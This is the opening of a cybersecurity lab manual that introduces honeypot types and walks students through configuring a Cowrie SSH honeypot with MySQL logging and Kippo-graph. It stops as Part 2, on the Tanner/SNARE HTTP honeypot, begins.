Introduction

The U.S. Cyber Command operates on the principle that cybersecurity is inextricably linked to everything that the joint forces do, from weapons platforms to network communications. It is also inextricably linked to public assets that the joint forces protect: U.S. infrastructure and its people. Effective cybersecurity provides joint forces with *decision advantage*, the ability to decide or act on confirmed intelligence faster than adversaries. Effective cybersecurity defense requires layers of strategy and diversity in tactics to protect assets from all sources of threat actors. It must monitor, anticipate, prevent, or document a diverse assortment of attacks that may originate from outside the network, compromised staff or systems within the network, or trusted external systems that connect to the network. While common Department of Defense (DoD) cybersecurity practices include the deployment of Red (attack) Teams and Blue (defense) Teams to simulate attack scenarios, real-world attack activity is the best educator. Implementing trap-based systems as part of a Defense in Depth strategy allows cybersecurity teams to analyze real-world attack activity while minimizing risks to real assets. Trap-based systems include monitoring movements in the darknet, greynet, and IP gray space , as well as configuring honeypots to intentionally monitor attack activities on specific targets.

Honeypots are systems that serve as decoy security sensors that are configured to appear as an enticing target to a threat actor while actually misdirecting their attacks or researching their tactics. There are many types of vulnerabilities and attack methods; thus, there are many different types of honeypots:

- *SSH honeypots* provide an SSH environment that may be real or emulated for attackers; examples include the Cowrie SSH emulation or setting up a public-facing SSH service with easily breakable SSH credentials and a decoy file system.

- *HTTP honeypots* provide web-based environments that may be real or emulated for threat actors; examples include honeypot web servers/sites, PHP shells, or anything else that may be accessible through typical HTTP ports.

- *Email trap honeypots* are inactive email addresses that are monitored to research spam tactics.

- *Malware honeypots* are software apps or APIs that invite malware attacks so that the malware and the vulnerabilities that allowed them can be analyzed and protected.

- *Spider honeypots* create fake web pages and links that can only be reached by web crawlers; these can be used to block bot activity.

- *Database honeypots* are decoy databases that may be vulnerable to SQL injection or lateral attacks whose purpose is to distract attackers from the real databases.

- *Hotspot honeypots* are illegitimate Wi-Fi access points on a network that are monitored to study tactics used to gain entrance.

- *Honeynets* are multiple honeypots configured to interact with each other and that are intended to track threat actors' moves throughout a network.

Honeypots are characterized by purpose (research or production) and the interaction levels in which they engage threat actors (high, medium, or low interaction). Low- and medium-interaction honeypots may involve the use of emulators instead of legitimate software systems, such as email or spider honeypots. High-interaction honeypots may be a genuine system, such as hotspot or database honeypots.

The risks and benefits of honeypots must be carefully considered, as they pose opportunities for threat actors to compromise, identify, or fingerprint the honeypot systems; advance lateral movements; use systems as way stations; and lay groundwork for advanced persistent threats (APTs). But they also pose the opportunity for cybersecurity professionals to inform security plans with analysis of real-world threat actor behaviors, reduce false positive signals from EDRS/HIDS, and identify malicious activity even when threat actors use encryption. Real-world threat actor activities may give valuable insight into which credentials, services, C2 ports, and TTPs (Tactics, Techniques, and Procedures) are employed. Honeypots have been used to prosecute espionage (Markus Hess), as well as international drug trafficking and money laundering (Anom; the global reach of Anom). Threat actors' ability to detect honeypots has evolved as well (e.g., the Mirai malware variant evolution). You can read more about honeynets through the Honeynet Project and its "Know Your Enemy" white papers.

In this lab, you will take on the role of a DoD Blue Team cybersecurity specialist and configure two honeypots on a dedicated honeypot server: SSH honeypot with Cowrie and HTTP honeypot with Tanner and Snare. You will then take on the role of a DoD Red Team cybersecurity threat actor to penetrate the SSH and HTTP systems. Finally, you'll return to your role as a DoD Blue Team cybersecurity specialist to examine the data collected by the honeypot and the Red Team threat actor's methods and operations.

Lab Overview

This lab has three parts, which should be completed in the order specified.

1. In the first part of the lab, you will deploy and validate deployment of an SSH honeypot.

2. In the second part of the lab, you will deploy and validate deployment of an HTTP honeypot.

3. In the third part of the lab, you will perform a series of remote attacks against your deployed honeypots, and finish with an inspection of the data gathered from your staged attack.

Finally, if assigned by your instructor, you will complete a series of challenge exercises that allow you to use the skills you learned in the lab to conduct independent, unguided work—similar to what you will encounter in a real-world situation.

Learning Objectives

Upon completing this lab, you will be able to:

1. Explain the role of honeypots in network security and cyberwarfare.

2. Identify different types of honeypots.

3. Configure a honeypot server.


4. Simulate a threat actor performing reconnaissance on the network.

5. Use a honeypot to gather threat intelligence.

Topology

This lab contains the following virtual machines. Please refer to the network topology diagram below.

- AttackLinux01
- Webserver01
- pfSense
- Honeypot01



Tools and Software

The following software and/or utilities are required to complete this lab. Students are encouraged to explore the Internet to learn more about the products and tools used in this lab.

- PfSense
- Cowrie
- Tanner/SNARE
- Hydra
- Nmap
- Nikto

Deliverables

Upon completion of this lab, you are required to provide the following deliverables to your instructor:

Hands-On Demonstration

1. Lab Report file, including screen captures of the following;

- all three services listening on their default ports
- the commands used per the accompanying table
- the current status of the Tanner, PHP sandbox, and Redis services
- the output from the successful LFI attack
- your LFI payload threat actor session in Tannerweb
- the updated Firewall / NAT / Port Forward rules table and the feedback indicating their successful application
- the Server banner changed message in your Nikto output
- MySQL, erlang, and NGINX processes in the output
- the overall Snare-Stats
- the contents of the file that the Red Team member uploaded to the SSH honeypot
- the Top 10 successful input commands.

2. Any additional information as directed by the lab:

- Record the website the Red Team threat actor attempted to include in the path.
- Record the most popular username/password combination.

Challenge and Analysis

1. Lab Report file, including screen captures of the following:

- the details of one cross-site scripting event
- the SNARE Web Server Header is set to Apache (using output from Nikto)

2. Any additional information as directed by the lab:

- Document the additional option(s) and argument(s) used to change the SNARE Web Server

Header to Apache.

Hands-On Demonstration

Note: In this section of the lab, you will follow a step-by-step walk-through of the objectives for this lab to produce the expected deliverable(s).

1. **Review** the **Tutorial.**

   Frequently performed tasks, such as making screen captures and downloading your Lab Report, are explained in the Cloud Lab Tutorial. The Cloud Lab Tutorial is available from the User menu in the upper-right corner of the Student Dashboard. You should review these tasks before starting the lab.

2. **Proceed** with **Part 1**.


Part 1: Configure an SSH Honeypot

Note: In this part of the lab, you will take on the role of a DoD cybersecurity Blue Team member who is tasked with setting up and verifying the installation of an SSH honeypot called Cowrie, which has both a medium- and a high-interaction mode. In medium mode, threat actors interact with an emulated shell and virtual filesystem created using Python. In high-interaction mode, Cowrie becomes a proxy to a vulnerable host (or hosts) that you configure. For the purposes of this lab, you will configure Cowrie to run in medium-interaction mode.

To accomplish this, you will configure Cowrie to listen on the typical SSH port with limited permissions and to log output to a MySQL database. You will then configure a web GUI visualization tool called *Kippo-graph* to use this data to create meaningful statistics from your honeypot exercises. You will verify your implementation by confirming which user/group is running SSH and viewing SSH honeypot activity statistics via Kippo-graph.


Over the course of the next steps, you will begin standing up an SSH honeypot by accessing the Honeypot01 machine and modifying the Cowrie configuration file.

1. In the virtual machine drop-down list, **select Honeypot01** to connect to the Debian Linux system.



Connect to Honeypot01

2. In the Debian taskbar, **click** the **Terminal Emulator** to open a terminal session.



Terminal emulator icon

3. At the command prompt, **execute** `cd /home/cowrie/cowrie/` to change the working directory to the root of the Cowrie honeypot installation.

Note: You may notice that the root of the Cowrie honeypot installation resides under the *cowrie* user's home directory (*/home/cowrie/*) instead of a standard Linux installation directory such as */opt/* or */usr/local/*. The Cowrie honeypot uses Python to mimic a filesystem, complete with emulated commands that actually populate the Cowrie database and display canned results to the threat actor. This shields the actual system from the threat actor. All Cowrie activities occur within the Cowrie working directory. It is common to install and run Cowrie under a *cowrie* user's directory and to restrict the cowrie user's system privileges. Threat actors may think they have SSH root access, but they actually have the cowrie user's access.

Your cybersecurity team has created a user named *cowrie* on the Honeypot01 system to manage the Cowrie SSH honeypot service. The cowrie user's home directory is */home/cowrie*, and all files under it are accessible only to the cowrie user and system administrators. The Cowrie honeypot service requires read/write access.

4. At the command prompt, **execute** `ls -d */` to view the directories at the root of your Cowrie installation.

Note: The */ option in the ls command displays only Linux directories, which are pathnames that end in /. The -d switch specifies to show only the directory name, not its contents. You should notice nine directories, some of which share names with common system directories (bin, docs, etc, share, src, var). Pay particular attention to the following three directories, which you will use to tailor the Cowrie installation:

- ***etc*** – This directory contains Cowrie's configuration file (*cfg*) and Cowrie's SSH login credentials file (*userdb.txt*).
- ***share***– This directory contains data that supports Cowrie's Python emulation of a fake filesystem (cowrie/fs.pickle) and its seemingly interactive Linux command emulation (share/cowrie/txtcmds). The files in the filesystem provided through fs.pickle do not actually exist but will be listed in the Python emulator's file tree. A pickle file stores Python objects in a way that can be reloaded by a Python program.
- ***honeyfs*** – This directory contains the virtual filesystem that Cowrie will allow threat actors to access. You can copy an entire legitimate filesystem under this directory. It is not required to match the filesystem emulated by cowrie/fs.pickle; if it doesn't, that may give threat actors a hint that the system they have attacked is not a legitimate system.

In the next steps, you will use a text file editor called the vi editor to modify both of the configuration files in Cowrie's *etc* directory. The vi editor is the UNIX visual editor, and it has been included in every Linux distribution for decades.

5. At the command prompt, **execute** `sudo vi etc/cowrie.cfg` to open the main Cowrie configuration file. When prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.

Note: The cowrie.cfg file is the main configuration file for Cowrie. This file allows the Cowrie administrator to specify the following:

- Paths to important files and folders,such as fs.pickle, honeyfs, and txtcmds
- The authentication model used for the shell (options include allowing access after a specified number of failed attempts or through a list of credentials – your honeypot will use credentialed authentication)
- Which mode Cowrie will run in (interactivity levels, simple backend, pool backend)
- Whether Cowrie will run in a Docker
- Whether Cowrie will also emulate telnet
- SSH networking configurations
- The sensor name, hostname, download paths, shared paths, and much more

You can read more about Cowrie configuration here and view the default configuration file here.

In the next steps, you will configure the SSH emulator's listening port to use the well-known real SSH service's port, 22.

6. In the vi editor, **type** `:set number` and **press Enter** to display the line numbers.
7. In the vi editor, **type** `:599` and **press Enter** to move the cursor to the *SSH listening endpoint setting* line.

Note: The IANA (Internet Assigned Numbers Authority) assigns internationally registered ports through the Service Name and Transport Protocol Port Number Registry, procedures governed by a series of RFCs (Requests for Comments). Currently, the IANA port registration is designated as follows:

- Ports 0 through 1023 – privileged ports, reserved for system or well-known services; these are assigned and controlled by the IANA

- Ports 1024 through 49151 – user or registered ports, designated for unprivileged user processes; these are not assigned but can be registered through the IANA

- Ports 49152 through 65535 – dynamic/private/ephemeral ports, designated for temporary or private usage; these are not assigned, controlled, or registered by the IANA

Cowrie's default listening port for its SSH emulator is port 2222, which is an unprivileged port and does not require special configurations. The well-known SSH service's port 22 is an internationally registered port, and on Linux a process requires special privileges. With respect to SSH honeypots, using port 22 opens the honeypot to automated port scans that rely on port 22 being an SSH service, while using an unprivileged port may signify to threat actors that this SSH server is intentionally being disguised. Both tactics have merit, depending on the honeypot's objectives.

In the next step, you will configure the Cowrie SSH emulation service to listen on the standard, privileged SSH port.

8. At line 599, **type** `:s/2222/22` and **press Enter** to change the Cowrie listening port from 2222 to the standard SSH port 22.

Note: The listen_endpoints line (*tcp:22:interface=0.0.0.0*) of the Cowrie configuration file instructs Cowrie to listen on all network interfaces (0.0.0.0) for TCP connections via port 22. For honeypots using multiple interfaces or multiple IP addresses, Cowrie allows administrators to configure multiple listening endpoints on different IP addresses and/or ports by repeating the configuration pattern with necessary changes and a space between each one. During development, it may be common to limit the interfaces to localhost (127.0.0.1). Because you are configuring a public-facing SSH honeypot, you will leave the listening endpoints on all interfaces.

9. In the vi editor, **type** `:817` and **press Enter** to go to MySQL logging settings.

Note: The Blue Team has already installed a MySQL server, which accepts connections on its default port of 3306. It has a database called *cowrie* that conforms to a schema located in /home/cowrie/cowrie/docs/sql directory. The Blue Team has already installed MySQL onto the honeypot server. It is accessible via the default port 3306. They have set up a database called cowrie, configured with a schema included in the cowrie user's cowrie/docs/sql/ directory. The schema provides the structure of the database that Cowrie and its reporting utility (Kippo) require to log and report the SSH honeypot activity data. However, it is not yet connected to Cowrie.

In the next steps, you will configure the MySQL server to enable logging and use the correct password to log in as the cowrie user.

10. In the vi editor, **type** `:818` and **press Enter** to move the cursor to the *enable/disable MySQL logging* line.

11. At line 818, **type** `:s/false/true` and **press Enter** to enable MySQL logging.

12. In the vi editor, **type** `:822` and **press Enter** to move the cursor to the *MySQL password* line.

13. At line 822, **type** `:s/secret/password` and **press Enter** to change the password.

14. In the vi editor, **type** `:wq` and **press Enter** to save changes.

Note: The userdb.txt file determines which username and password combinations will gain entrance through the Cowrie's SSH emulation process. Unlike real SSH, which requires a unique valid username/password combination, Cowrie can be configured to allow multiple passwords to gain entrance for any individual username or to even allow any username/password combination to appear valid.

In the next steps, you will configure Cowrie's username/password combinations that will allow entrance into its SSH server emulation.

15. At the command prompt, **execute** `sudo vi etc/userdb.txt` to edit the authentication list for the SSH honeypot. If prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.

Note: The *userdb.txt* file includes a list of usernames and passwords that the Cowrie SSH honeypot uses to authenticate threat actors' login attempts. Each line contains colon-delimited text whose fields consist of a username, the letter *x*, and a password. Cowrie SSH allows multiple username/password combinations to gain entrance for an individual user.

16. In the vi editor, **type** `:set number` and **press Enter** to display the line numbers.

17. In the vi editor, **type** `:22` and **press Enter** to move the cursor to the *any username/password* line.

Note: Line 22 consists of the text **:x:**, which allows the combination of any username (the first asterisk) and any password (the second asterisk) to gain entry to Cowrie SSH. This will grant entry to threat actors on their first try. It will also generate successful attempts for every username/password combination in their bruteforce SSH attempts, which will reveal to savvy threat actors that they are attempting entry into a honeypot. Although one objective of a honeypot is permit entrance, it needs to be as realistic as possible. Your configurations need to balance giving adversaries an open invitation with boundaries that make the honeypot seem well protected.

In the next step, you will tailor the authentication credentials file so that only one username/password combination works for the *root* user.

18. In the vi editor, **type** `dd` to delete the **:x:** line.

19. In the vi editor, **type** `:18` and **press Enter** to move the cursor to the *root:x:** line.


20. In the vi editor, **type** `:s/*/secret` and **press Enter** to add *secret* as an accepted password for the root user.

21. In the vi editor, **type** `:wq` and **press Enter** to save changes.

Note: Now that you have configured Cowrie, you will configure Linux to allow the Cowrie service to use the reserved port 22. Recall that the Cowrie service will be run by the cowrie user, which does not have root privileges. As a security safeguard, you want to maintain limitations on the Cowrie service's privileges, but you need it to run on port 22. The *authbind* system command allows processes run by non-privileged users (such as the cowrie user) to use privileged ports, which usually requires superuser privileges.

Over the course of the next steps, you will use AuthBind to specify that the user *cowrie* should be granted access to port 22.


22. At the command prompt, **execute** `sudo touch /etc/authbind/byport/22` to create an empty file called 22. If prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.



```
user@Honeypot01:/home/cowrie/cowrie$ sudo touch /etc/authbi
nd/byport/22
```

Create the empty file


23. At the command prompt, **execute** `sudo chown cowrie:cowrie /etc/authbind/byport/22` to change ownership of this file to the user *cowrie* in the group *cowrie*.



```
user@Honeypot01:/home/cowrie/cowrie$ sudo chown cowrie:cowr
ie /etc/authbind/byport/22
```

Change the file ownership

24. At the command prompt, **execute** `sudo chmod 770 /etc/authbind/byport/22` to make the file readable, writable, and executable for the owning user (cowrie) and group (cowrie) of the file, while restricting all access to other users.




```
user@Honeypot01:/home/cowrie/cowrie$ sudo chmod 770 /etc/au
thbind/byport/22
```

Change the file permissions

Note: You have just configured the Linux system to restrict the usage of port 22 to the cowrie user/group. You can read more about touch, chown, and chmod at their given links.

The final installation phase will be to set up a webGUI to view Cowrie's intrusion and activity statistics. Cowrie can be configured with many robust logging and visualization stacks, such as Graylog, ELK stack, Azure Sentinel, and more. For the purposes of this lab, you will configure Cowrie to work with Kippo-graph, the original Kippo webGUI, which directly reads from the MySQL database that Cowrie's Python emulator updates.

25. At the command prompt, **execute** **`sudo vi /var/www/html/kippo-graph/config.php`** to access the main Kippo configuration file. If prompted, **type** **`password`** and **press Enter** to allow your command to be run with elevated permissions.



```
user@Honeypot01:/home/cowrie/cowrie$ sudo vi /var/www/html/
kippo-graph/config.php
```

Edit the configuration file

26. In the vi editor, **type** **`:set number`** and **press Enter** to display the line numbers.

27. In the vi editor, **type** **`:22`** and **press Enter** to move the cursor to the first line of the *MySQL server configuration* block.

Note: Take a moment to view the database configuration parameters. Cowrie still uses the same database that its ancestor honeypot, Kippo, used. Configuring Kippo-Graph to display Cowrie's SSH honeypot data is a simple matter of pointing Kippo-Graph to Cowrie's database by configuring the appropriate database host (line 22), port (line 26), database name (line 25), and login credentials (lines 23 and 24). For the purposes of the lab, most of these parameters will use their default settings.

In the next steps, you will update the MySQL username and then the database name so that Kippo-graph will be able to display data directly from Cowrie's SSH honeypot MySQL database.

28. In the vi editor, **type** `:23` and **press Enter** to move the cursor to the *DB_USER* line.

29. In the vi editor, **type** `:s/username/cowrie` and **press Enter** to replace the MySQL default username with the MySQL cowrie user.


30. In the vi editor, **type** `:25` and **press Enter** to move the cursor to the *DB_NAME* line.

31. In the vi editor, **type** `:s/database/cowrie` and **press Enter** to replace the MySQL default database with the cowrie database.

32. In the vi editor, **type** `:wq!` and **press Enter** to save the configuration changes and exit the vi editor.

Note: Now that you have configured Cowrie SSH and its activity webGUI, you will initiate the Cowrie process. Remember, it must be run as the *cowrie* user in order to access port 22 and limit its system privileges.

33. At the command prompt, **execute** `sudo su - cowrie` to execute upcoming commands as the cowrie user without logging out of your current terminal shell. If prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.




```
user@Honeypot01:/home/cowrie/cowrie$ sudo su - cowrie
```

Switch to the cowrie user

Note: You should notice the prompt change to *cowrie@Honeypot01:~$*, which indica
tes that both the user and working directory have been changed by the Linux *switch user* (*su*) command. The *su* command allows Linux users to run commands with another user's privileges. By switching to the *cowrie* user, your working directory changed to the cowrie user's home directory, */home/cowrie*. Recall that the Cowrie installation resides in this directory. The cowrie user does not have any special privileges. Running the Cowrie SSH honeypot as the cowrie user runs the honeypot with the privileges of the *cowrie* user – nothing special. This provides an additional layer of protection should the stealth attacker realize that the attack has been compromised by a honeypot.

34. At the command prompt, **execute** `./cowrie/bin/cowrie start` to start Cowrie as the cowrie user.



```
cowrie@Honeypot01:~$ ./cowrie/bin/cowrie start
Using default Python virtual environment "/home/cowrie/cowr
ie/cowrie-env"
Starting cowrie: [twistd  --umask=0022 --pidfile=var/run/co
wrie.pid --logger cowrie.python.logfile.logger cowrie ]...
Removing stale pidfile /home/cowrie/cowrie/var/run/cowrie.p
id
```

Run the command to start Cowrie

Note: You should see messages from the Cowrie process that indicate that it is using the default Python virtual environment, starting Cowrie, and removing its stale Cowrie process ID file before returning to the command prompt.

Over the course of the next steps, you will return to the *user* Linux account and confirm that the Cowrie installation is running its SSH honeypot on port 22.

35. At the command prompt, **type** `exit` and **press Enter** to log out of the cowrie user session and return to the *user* account's session.

Note: The first tool that you will use is called Netstat ("Network Statistics"). Netstat is a command line interface tool that allows you to display network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. You can read more about netstat here. The command line that you will use for Netstat contains the following parts:

- netstat –
  The command runs netstat, the Network Statistics command; its actions will depend on the options that follow it.


- -a –
  This switch tells netstat to display active connections on TCP/UDP ports.

- -n –
  This switch tells netstat to show numeric port numbers instead of service names.

- -t –
  This switch tells netstat to only show TCP connections (not UDP).

- -p –
  This switch tells netstat to show the process ID and program name corresponding to the services running on the ports.

36. At the command prompt, **execute** `sudo netstat -antp` to confirm services listening on ports. If prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.



```
user@Honeypot01:/home/cowrie/cowrie$ sudo netstat -antp
```

Use netstat with the antp switches

Note: The netstat output should display statistics for processes listening on four TCP ports, which can be identified by the number after the final colon (:) in the Local Address column.

- 80 –
  This line indicates that the Apache Web server process (Program name *apache2*) is listening (State *LISTEN*) on port 80 (*:::80*) for connections from any external IP address (Foreign Address *:::**) using the TCP/IP protocol for IPv6 (Proto *tcp6*).

- 3306 –
  This line indicates that the MySQL server process (Program name *mysqld*) is listening (State *LISTEN*) on port 3306 (*:::3306*) for connections from any external IP address (Foreign Address *:::**) using the TCP/IP protocol for IPv6 (Proto *tcp6*).

- 33060 –
  This line indicates that the MySQL server process (Program name *mysqld*) is listening (State

LISTEN) on port 33060 (*:::33060*) for connections from any external IP address (Foreign Address *:::**) using the TCP/IP protocol for IPv6 (Proto *tcp6*). You can read more about MySQL ports here.

- 22 –
  This line indicates that the Python server process (Program name *python3*) is listening (State *LISTEN*) on port 22 (*0.0.0.0:22*) for connections from any external IP address (Foreign Address *0.0.0.0:**) using the TCP/IP protocol for IPv4 (Proto *tcp*).

If threat actors who fall into your SSH honeypot subsequently find a way out of Python's emulated shell and run netstat, they will discover that their SSH connection is not true SSH. They will know that their entry was through a honeypot.

37. **Make a screen capture** showing all three services listening on their default ports.

38. At the command prompt, **execute** `ssh root@localhost` to attempt an SSH connection to the cowrie service on port 22. When prompted for a password, **authenticate using** `secret`.

39. At the *root* command prompt, **execute** `pwd` to print the current working directory.

Note: You should see the command prompt change to *root@svr04*, which is not the real hostname of this system. The Cowrie SSH honeypot uses a Python emulator that includes a hostname in its Cowrie config file. The command should return /root directory. This should also show up in the honeypot logs.

40. At the command prompt, **execute** `ls -a` to display the files in the current working directory.

Note: You should see six files displayed:

- . –
  This is the Linux symbol for the current directory.

- .. –
  This is the Linux symbol for the parent directory.

- .aptitude –
  This is a directory that contains configuration files for the Debian package manager.

- .bashrc –
  This is a shell configuration file.

- .profile –
  This is a login configuration file. When located in a user's home directory, it is often used to set user-specific environment variables.

- .ssh –
  This is a directory.

41. At the command prompt, **execute** `cat .profile` to display the root's profile file.

Note: You should receive an error message, *cat: .profile: No such file or directory*.

42. At the command prompt, **execute** `cd .ssh` to change the working directory to the root user's SSH configuration directory.

43. At the command prompt, **execute** `ls -l` to list the contents of the root user's SSH configuration directory.

Note: You should see a file called *known_hosts*.

44. At the command prompt, **execute** `cat known_hosts` to display the contents of the known_hosts file.

Note: You should receive an error message, *cat: known_hosts: No such file or directory*.

45. At the command prompt, **type** `exit` and **press Enter** to close the SSH honeypot connection.

46. **Minimize** the **Terminal window**.

Note: You are now running the Cowrie SSH honeypot and have tested it. Over the course of the next steps, you will confirm that the connection between the Cowrie SSH honeypot and the Kippo-Graph statistics visualization webGUI is configured correctly.

47. In the Debian taskbar, **click** the **web browser icon** to open the Firefox browser.


Web browser icon

Note: The web browser icon has an image of a globe, not a Firefox image, but it will open Firefox.

48. In the Firefox address bar, **type** `http://localhost/kippo-graph` and **press Enter** to navigate to the SSH honeypot statistics visualization website.


Note: Kippo-Graph is a web-based graphical interface that displays statistics based on the data in a MySQL database for the Kippo SSH honeypot. Since Cowrie is based on the Kippo SSH honeypot, Kippo-Graph can retrieve data from the Cowrie MySQL database without any special configuration. You will use Kippo-Graph in Part 3 of this lab. At this point in the lab, you will quickly confirm that the Cowrie SSH emulator tracked your testing.

49. In the Kippo-Graph menu, **click KIPPO-INPUT** to navigate to the Kippo-Input tab.


KIPPO-GRAPH
FAST VISUALIZATION FOR YOUR KIPPO SSH HONEYPOT STATS
Version: 1.5.1 | Website: bruteforce.gr/kippo-graph
HOMEPAGE
KIPPO-GRAPH
KIPPO-INPUT
KIPPO-PLAYLOG
KIPPO-IP
KIPPO-GEO
GRAPH GALLERY

Open the Kippo-Input tab

50. In the Firefox window, **scroll down** to reveal the *Top 10 Successful Input* graph.


Top 10 successful input

The following table displays the top 10 successful commands entered by attackers in the honeypot system.

Top 10 successful input heading

Note: You should see the commands that you ran while using the SSH honeypot as the root user (pwd, ls, cd, and cat). This demonstrates that the SSH honeypot logs each command that the threat actor uses when connected to the honeypot server through port 22.

51. **Make a screen capture** showing the commands used per the accompanying table.

Part 2: Configure an HTTP Honeypot

Note: In this part of the lab, you will stand up an HTTP honeypot and verify your implementation. You will use the Tanner/SNARE low-interaction honeypot kit to expand your honeypot attack surface to another one of the most widely attacked public-facing ports: port 80, the standard HTTP port used by web servers and browsers for non-encrypted web traffic. You will stand up SNARE, the *Super Next generation Advanced Reactive honEypot*, which is a honeypot sensor that includes the capability of cloning websites in order to increase the attack surface. SNARE's purpose is to lure threat actors into interacting with it through the use of dorks (advanced search strings). SNARE relays the requests it receives to its counterpart, Tanner, which is a decision-making engine that composes a response based on a set of pattern-matching rules, along with the activity it finds in the sandboxes that it uses to run code received from threat actors. You will use Tanner's webgui component, Tannerweb, to verify your implementation.

Over the course of the next steps, you will examine the Tanner and SNARE installations on the Honeypot01 server.

1. **Minimize** the **Firefox window** and **restore** the **terminal window**.

2. At the command prompt, **execute** `clear; cd /opt; ls` to change the working directory to /opt and view its contents.

Note: You should see four directories: *containerd*, *phpox*, *snare*, and *tanner*. While Cowrie was installed in a restricted user's home directory, Tanner and SNARE installations reside under the /opt/ directory, which is a more typical Linux installation directory. Each subdirectory in /opt/ coincides with the installation of a component of the Tanner stack (phpox, snare, and tanner) or the container daemon (containerd). The container daemon is independent of the Tanner stack, but Tanner does use Dockers, which in turn uses containerd to run applications in an insulated environment that protects the system and its services/resources. The Tanner stack relates to the directories in the following manner:

- **tanner**– This directory contains the Tanner application, as well as an optional webGUI and API (tannerweb and tannerapi) for providing statistics on captured traffic, all in the /bin folder. It contains the main Tanner configuration file (config.yaml) in its *data* subdirectory.

